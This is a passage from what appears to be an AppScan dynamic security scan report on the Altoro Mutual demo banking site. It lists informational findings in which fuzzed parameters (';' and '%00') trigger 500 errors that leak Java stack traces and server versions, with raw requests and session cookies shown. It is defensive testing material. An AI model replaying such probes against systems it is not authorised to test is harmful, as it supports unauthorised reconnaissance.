Reasoning: AppScan detected that the HTTP Strict-Transport-Security response header is missing or with insufficient "max-age"

Test Requests and Responses:

```
GET /index.jsp?content=inside_contact.htm HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/index.jsp
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:18:00 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
      </ul>


...
...
...
```

Go to Table of Contents

I DAST: Application Error 5

How to Fix: Application Error

Issue 1 of 5

Issue ID:	d109443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/bank/showTransactions
Domain	demo.testfire.net
Element	startDate (Parameter)
Path	/bank/showTransactions
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	550

Issue 1 of 5 - Details

Difference: **Parameter** startDate manipulated from: 2019-01-01 to: ;

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Test Requests and Responses:

```
POST /bank/showTransactions HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transaction.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyfINhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 30

startDate=;&endDate=2019-01-01

HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:20:41 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">H1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-
color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-
family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}
</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p>
<b>Message</b> javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd HH:mm:ss</p><p>
<b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b>
<pre>org.apache.jasper.JasperException: javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd
HH:mm:ss
 org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:495)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
 com.ibm.security.appscan.altoromutual.servlet.AccountViewServlet.doPost(AccountViewServlet.java:78)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-
dd HH:mm:ss
 org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:916)
 org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:845)
 org.apache.jsp.bank.transaction_jsp._jspService(transaction_jsp.java:287)
 org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:472)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
 com.ibm.security.appscan.altoromutual.servlet.AccountViewServlet.doPost(AccountViewServlet.java:78)
```

javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre> Root Cause <pre>java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd HH:mm:ss
com.ibm.security.appscan.altoromutual.util.DBUtil.getTransactions(DBUtil.java:407
...
...
...

Issue 2 of 5

Issue ID:	a109443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/bank/showAccount
Domain	demo.testfire.net
Element	listAccounts (Parameter)
Path	/bank/showAccount
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	550

Issue 2 of 5 - Details

Difference: **Parameter** listAccounts manipulated from: 800003 to: %00

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Test Requests and Responses:

GET /bank/showAccount?listAccounts=%00 HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/main.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0

HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 2233
Date: Sun, 02 Apr 2023 05:20:15 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}
</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /> Type Exception Report
Message java.lang.NullPointerException Description The server encountered an unexpected condition that prevented it from fulfilling the request. Exception <pre>org.apache.jasper.JasperException: java.lang.NullPointerException
org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:510)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
com.ibm.security.appscan.altoromutual.servlet.AccountViewServlet.doGet(AccountViewServlet.java:58)
javax.servlet.http.HttpServlet.service(HttpServlet.java:624)
javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre> Root Cause <pre>java.lang.NullPointerException
</pre> Note The full stack trace of the root cause is available in the server logs. <hr class="line" /><h3>Apache Tomcat/7.0.92</h3></body></html>

Issue 3 of 5

Issue ID:	fe09443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/bank/showTransactions
Domain	demo.testfire.net
Element	endDate (Parameter)
Path	/bank/showTransactions
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	550

Issue 3 of 5 - Details

Difference: **Parameter** endDate manipulated from: 2019-01-01 to: ;

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Test Requests and Responses:

```
POST /bank/showTransactions HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transaction.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 30

startDate=2019-01-01&endDate=;

HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:20:41 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">H1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-
color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-
family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}
</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p>
<b>Message</b> javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd HH:mm:ss</p><p>
<b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b>
<pre>org.apache.jasper.JasperException: javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd
HH:mm:ss
 org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:495)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
 com.ibm.security.appscan.altoromutual.servlet.AccountViewServlet.doPost(AccountViewServlet.java:78)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-
dd HH:mm:ss
 org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:916)
 org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:845)
 org.apache.jsp.bank.transaction_jsp._jspService(transaction_jsp.java:287)
 org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:472)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
 com.ibm.security.appscan.altoromutual.servlet.AccountViewServlet.doPost(AccountViewServlet.java:78)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd HH:mm:ss
 com.ibm.security.appscan.altoromutual.util.DBUtil.getTransactions(DBUtil.java:407
...
...
...
```

Issue 4 of 5

Issue ID:	160a443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/bank/doTransfer
Domain	demo.testfire.net
Element	transferAmount (Parameter)
Path	/bank/doTransfer
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	550

Issue 4 of 5 - Details

Difference: **Parameter** transferAmount manipulated from: 1234 to: %00

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Test Requests and Responses:

```
POST /bank/doTransfer HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/transfer.jsp
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 78

fromAccount=800003&toAccount=800003&transferAmount=%00&transfer=Transfer+Money

HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 1794
Date: Sun, 02 Apr 2023 05:20:44 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">H1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-
color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-
family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}
</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p>
<b>Message</b> empty String</p><p><b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the
request.</p><p><b>Exception</b> <pre>java.lang.NumberFormatException: empty String
 sun.misc.FloatingDecimal.readJavaFormatString(Unknown Source)
 sun.misc.FloatingDecimal.parseDouble(Unknown Source)
 java.lang.Double.parseDouble(Unknown Source)
 java.lang.Double.valueOf(Unknown Source)
 com.ibm.security.appscan.altoromutual.servlet.TransferServlet.doPost(TransferServlet.java:60)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr class="line" /><h3>Apache
Tomcat/7.0.92</h3></body></html>
```

Issue 5 of 5

Issue ID:	310a443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/bank/doTransfer
Domain	demo.testfire.net
Element	toAccount (Parameter)
Path	/bank/doTransfer
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	550

Issue 5 of 5 - Details

Difference: **Parameter** toAccount manipulated from: 800003 to: %00

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Test Requests and Responses:

```
POST /bank/doTransfer HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/transfer.jsp
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 76

fromAccount=800003&toAccount=%00&transferAmount=1234&transfer=Transfer+Money

HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 1775
Date: Sun, 02 Apr 2023 05:20:41 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">H1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-
color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-
family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}
</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p>
<b>Message</b> For input string: &amp;quot; &amp;quot;</p><p><b>Description</b> The server encountered an unexpected condition that prevented it
from fulfilling the request.</p><p><b>Exception</b> <pre>java.lang.NumberFormatException: For input string: &amp;quot; &amp;quot;
 java.lang.NumberFormatException.forInputString(Unknown Source)
 java.lang.Long.parseLong(Unknown Source)
 java.lang.Long.parseLong(Unknown Source)
 com.ibm.security.appscan.altoromutual.servlet.TransferServlet.doPost(TransferServlet.java:59)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr class="line" /><h3>Apache
Tomcat/7.0.92</h3></body></html>
```

Go to Table of Contents

I DAST: Client-Side (JavaScript) Cookie References 1

How to Fix: Client-Side (JavaScript) Cookie References

Issue 1 of 1

Issue ID:	a00a443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/swagger/swagger-ui-bundle.js
Domain	demo.testfire.net
Element	!function(e,t){"object"==typeof exports&&"object"==typeof module?module.exports=t():"function"==type... (Page)
Path	/swagger/swagger-ui-bundle.js
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	602

Issue 1 of 1 - Details

Reasoning: AppScan found a reference to cookies in the JavaScript.
Test Requests and Responses:

```
GET /swagger/swagger-ui-bundle.js HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua-platform: "Linux"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://demo.testfire.net/swagger/index.html
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"939202-1610554444000"
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Content-Type: application/javascript
Content-Length: 939202
Date: Wed, 16 Jul 2025 08:15:33 GMT

!function(e,t){"object"==typeof exports&&"object"==typeof module?module.exports=t():"function"==typeof define&&define.amd?
define([],t):"object"==typeof exports?exports.SwaggerUIBundle=t():e.SwaggerUIBundle=t()}(this,function(){return function(e){var t={};function n(r)
{if(t[r])return t[r].exports;var o=t[r]={i:r,l:!1,exports:{}};return e[r].call(o.exports,o,o.exports,n),o.l=!0,o.exports}return
n.m=e,n.c=t,n.d=function(e,t,r){n.o(e,t)||Object.defineProperty(e,t,{configurable:!1,enumerable:!0,get:r})},n.n=function(e){var t=e&&e.__esModule?
function(){return e.default}:function(){return e};return n.d(t,"a",t),t},n.o=function(e,t){return
Object.prototype.hasOwnProperty.call(e,t)},n.p="/dist",n(n.s=446)}([function(e,t,n){"use strict";e.exports=n(75)},function(e,t,n){e.exports=n(854)
()},function(e,t,n){"use strict";t.__esModule=!0,t.default=function(e,t){if(!(e instanceof t))throw new TypeError("Cannot call a class as a
function")}},function(e,t,n){"use strict";t.__esModule=!0;var r,o=n(262),i=(r=o)&&r.__esModule?r:{default:r};t.default=function(){function e(e,t)
{for(var n=0;n<t.length;n++){var r=t[n];r.enumerable=r.enumerable||!1,r.configurable=!0,"value"in r&&(r.writable=!0),(0,i.default)(e,r.key,r)}}return
